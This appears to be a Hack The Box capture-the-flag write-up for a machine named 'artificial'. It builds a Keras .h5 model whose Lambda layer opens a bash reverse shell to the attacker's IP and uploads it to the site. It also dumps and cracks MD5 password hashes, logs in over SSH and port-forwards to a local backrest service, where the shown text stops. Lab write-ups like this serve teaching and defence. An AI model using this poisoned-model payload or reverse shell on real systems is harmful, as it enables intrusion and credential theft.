artificial

This is artificial writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlawlauQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1a
cu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en
2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiX
gEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


add artificial.htb to /etc/hosts

Web Enumeration

I can visit artificial.htb




Register account and login. I can upload .h5 file here


YOUR MODELS
Upload, manage, and run your AI models here.
Please ensure these requirements are installed when building your model, or use our Dockerfile to build the needed environment with ease.
Browse...
No file selected.
Upload Model
File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Parrot h...
Documents
Music
Pictures
Videos
parrot
Documents
artificial
Name
Size
Type
Modified
*.h5
Cancel
Open

https://github.com/Splinter0/tensorflow-rce shows how to inject malicious code. Before proceeding, download Dockerfile and build a new docker image

```
sudo docker build . -t artificial
```



Let's copy exploit.py from the link and change the command to run reverse shell to my host

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.16.9/9001 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

Run this command to get docker interactive shell

```
sudo docker run -it -v $(pwd):/mnt artificial
```

Run exploit.py with python

```
cd /mnt
python3 exploit.py
```


```
[parrot@parrot]-[~/Documents/artificial]
    $sudo docker run -it -v $(pwd):/mnt artificial
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
root@9757ba4ab779:/code# cd /mnt
root@9757ba4ab779:/mnt# python3 exploit.py
2025-10-26 12:44:33.590604: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performanc
e-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.16.9/9001: Connection refused
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file via `model.save()`. This file forma
t is considered legacy. We recommend using instead the native Keras format, e.g. `model.save('my_model.keras')`.
  saving_api.save_model(
root@9757ba4ab779:/mnt#
```

It actually sends reverse shell for this process. Start listener and run it again.

```
root@9757ba4ab779:/mnt# python3 exploit.py
2025-10-26 12:46:15.052673: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performanc
e-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.

[parrot@parrot]-[~/Documents/artificial]
    $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.88.0.5 57694
root@9757ba4ab779:/mnt#
```

It works well. Let's upload exploit.h5



Click view predictions

```
[parrot@parrot]-[~/Documents/artificial]
    $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.74 55124
bash: cannot set terminal process group (828): Inappropriate ioctl for device
bash: no job control in this shell
app@artificial:~/app$
```

I get a shell as app!

Get gael shell

There's sqlite database in instance directory. I can look for hash here.

```
cd instance
sqlite3 users.db 'select username, password from user'
```

```
app@artificial:~/app/instance$ sqlite3 users.db 'select username, password from user'
sqlite3 users.db 'select username, password from user'
gael|c99175974b6e192936d97224638a34f8
mark|0f3d8c76530022670f1c6029eed09ccb
robert|b606c5f5136170f15444251665638b36
royer|bc25b1f80f544c0ab451c02a3dca9fc6
mary|bf041041e57f1aff3be7ea1abd6129d0
test1|5a105e8b9d40e1329780d62ea2265d8a
test|098f6bcd4621d373cade4e832627b4f6
123|202cb962ac59075b964b07152d234b70
joker|19f5e0c36a27474fe561cd5461cef451
abc|5f4dcc3b5aa765d61d8327deb882cf99
```

It's md5 hash, so it can be easily cracked in crackstation

Hash	Type	Result
c99175974b6e192936d97224638a34f8	md5	mattp005numbertwo
0f3d8c76530022670f1c6029eed09ccb	Unknown	Not found.
b606c5f5136170f15444251665638b36	Unknown	Not found.
bc25b1f80f544c0ab451c02a3dca9fc6	md5	marwinnarak043414036
bf041041e57f1aff3be7ea1abd6129d0	Unknown	Not found.
5a105e8b9d40e1329780d62ea2265d8a	md5	test1
098f6bcd4621d373cade4e832627b4f6	md5	test
202cb962ac59075b964b07152d234b70	md5	123
19f5e0c36a27474fe561cd5461cef451	md5	samet123
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

(Last 5 are all from user input including me)

Let's try gael's password(first one)

```
┌──[parrot@parrot]─[~/Documents/artificial]
└─── $ssh gael@artificial.htb
The authenticity of host 'artificial.htb (10.10.11.74)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artificial.htb' (ED25519) to the list of known hosts.
gael@artificial.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
```

I get gael shell!

Get root

ps shows only mine

```
gael@artificial:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
gael        5270    5269  0 03:58 pts/1    00:00:00 -bash
gael        5345    5270  0 04:00 pts/1    00:00:00  \_ ps -ef --forest
gael        5141       1  0 03:58 ?        00:00:00 /lib/systemd/systemd --user
```

It's because of setting on /etc/fstab

```
gael@artificial:~$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-JjW1IdlYa0F62Msm8g8ssQJ0IGhvWJq1FrgtdMQbxOu05IbrUfvXyt7VqprqUnd6 / ext4 defaults 0 1
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/9ec7c90e-6185-4db0-a58f-a8caab26f405 /boot ext4 defaults 0 1
proc    /proc    proc    defaults,hidepid=2    0    0
/dev/mapper/ubuntu--vg-swap     none    swap    sw      0       0
```

I can look for listening ports

```
gael@artificial:~$ ss -ltnp
State       Recv-Q      Send-Q            Local Address:Port      Peer Address:Port      Process
LISTEN      0           2048              127.0.0.1:5000         0.0.0.0:*
LISTEN      0           4096              127.0.0.1:9898         0.0.0.0:*
LISTEN      0           511                 0.0.0.0:80           0.0.0.0:*
LISTEN      0           4096            127.0.0.53%lo:53         0.0.0.0:*
LISTEN      0           128                 0.0.0.0:22           0.0.0.0:*
LISTEN      0           511                    [::]:80              [::]:*
LISTEN      0           128                    [::]:22              [::]:*
```

But port 5000 is for the web server

```
gael@artificial:~$ cat /etc/nginx/sites-enabled/default
server {
    listen 80 default_server;
    listen [::]:80 default_server;

    if ($host != artificial.htb) {
        rewrite ^ http://artificial.htb/;
    }


    server_name artificial.htb;

        access_log /var/log/nginx/application.access.log;
        error_log /var/log/nginx/appliation.error.log;

        location / {
                include proxy_params;
                proxy_pass http://127.0.0.1:5000;
        }

}
```

So let's check port 9898. Curl to the localhost:9898

```
gael@artificial:~$ curl -v localhost:9898
*   Trying 127.0.0.1:9898...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 9898 (#0)
> GET / HTTP/1.1
> Host: localhost:9898
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Accept-Ranges: bytes
< Content-Encoding: gzip
< Content-Type: text/html; charset=utf-8
< Etag: "8cc2ece8aafc605ef9a85fffce012901"
< Date: Sun, 26 Oct 2025 04:05:44 GMT
< Content-Length: 226
<
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
* Failed writing body (0 != 226)
* Closing connection 0
gael@artificial:~$
```

There's a service running here. I can find port 9898 in /opt

```
gael@artificial:~$ grep -R 9898 /opt 2>/dev/null
Binary file /opt/backrest/backrest matches
/opt/backrest/install.sh:Environment="BACKREST_PORT=127.0.0.1:9898"
/opt/backrest/install.sh:        <string>127.0.0.1:9898</string>
/opt/backrest/install.sh:echo "Access backrest WebUI at http://localhost:9898"
gael@artificial:~$
```

This shows it's running backrest on localhost:9898. I can port forward it or run socks proxy


option 1: port forwarding

```
~C
-L 9898:127.0.0.1:9898
```


```
gael@artificial:~$
ssh> -L 9898:127.0.0.1:9898
Forwarding port.

gael@artificial:~$
```

